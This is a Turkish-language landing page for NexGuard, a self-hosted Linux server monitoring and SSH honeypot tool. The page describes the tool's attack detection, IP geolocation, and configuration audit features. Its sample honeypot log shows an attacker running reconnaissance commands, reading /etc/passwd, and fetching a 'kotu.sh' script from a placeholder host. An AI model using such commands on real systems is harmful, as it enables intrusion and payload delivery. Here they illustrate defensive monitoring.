Saldırı altında mıyım?
Paket hızı, bant, yarı açık bağlantılar ve IP başına bağlantı 5 saniyede bir ölçülür. Eşik aşılınca durum hapı ve çerçeve renk değiştirir, nedeni yanında yazar. Telegram veya webhook ile haber verir.

NexGuard tek bir Linux sunucusunu izler: saldırı var mı, trafik nereden geliyor, ayarlarında açık var mı. Her şey kendi makinende çalışır.
Örnek veri. Gerçek bir sunucudan gelmiyor; düğmelerle durumu değiştirip arayüzün tepkisini görebilirsin.
Paket hızı, bant, yarı açık bağlantılar ve IP başına bağlantı 5 saniyede bir ölçülür. Eşik aşılınca durum hapı ve çerçeve renk değiştirir, nedeni yanında yazar. Telegram veya webhook ile haber verir.

Bağlı IP'ler yerel veritabanıyla ülke ve ağ sağlayıcısına eşlenir. Tor çıkışları ve barındırma ağları işaretlenir, çünkü görünen konum çoğu zaman saldırganın gerçek konumu değildir. Panel bunu sana açıkça söyler.

Denetim SSH ayarlarını, açık portları, firewall'u, kullanıcıları, dosya izinlerini ve çekirdek ayarlarını okur; skor verir ve her bulgu için komut önerir. Hiçbir şeyi kendisi değiştirmez.
Başarısız SSH girişleri ülke, IP ve kullanıcı adına göre listelenir. İsteğe bağlı tuzak ise ayrı bir portta sahte bir SSH açar: saldırgan girdiğini sanır, denediği şifreler ve yazdığı komutlar kaydedilir, gerçek sisteme hiç dokunamaz. Panelden tek düğmeyle açılıp kapanır.
Örnek kayıt
giriş: root / admin123
$ whoami
$ uname -a
$ cat /etc/passwd
$ wget http://ornek.invalid/kotu.sh
Sahte sistemde çalıştı. Gerçek sunucuda hiçbir şey olmadı, dosya inmedi.
Bir güvenlik aracının neyi göremediğini bilmen, neyi gördüğünü bilmen kadar önemli.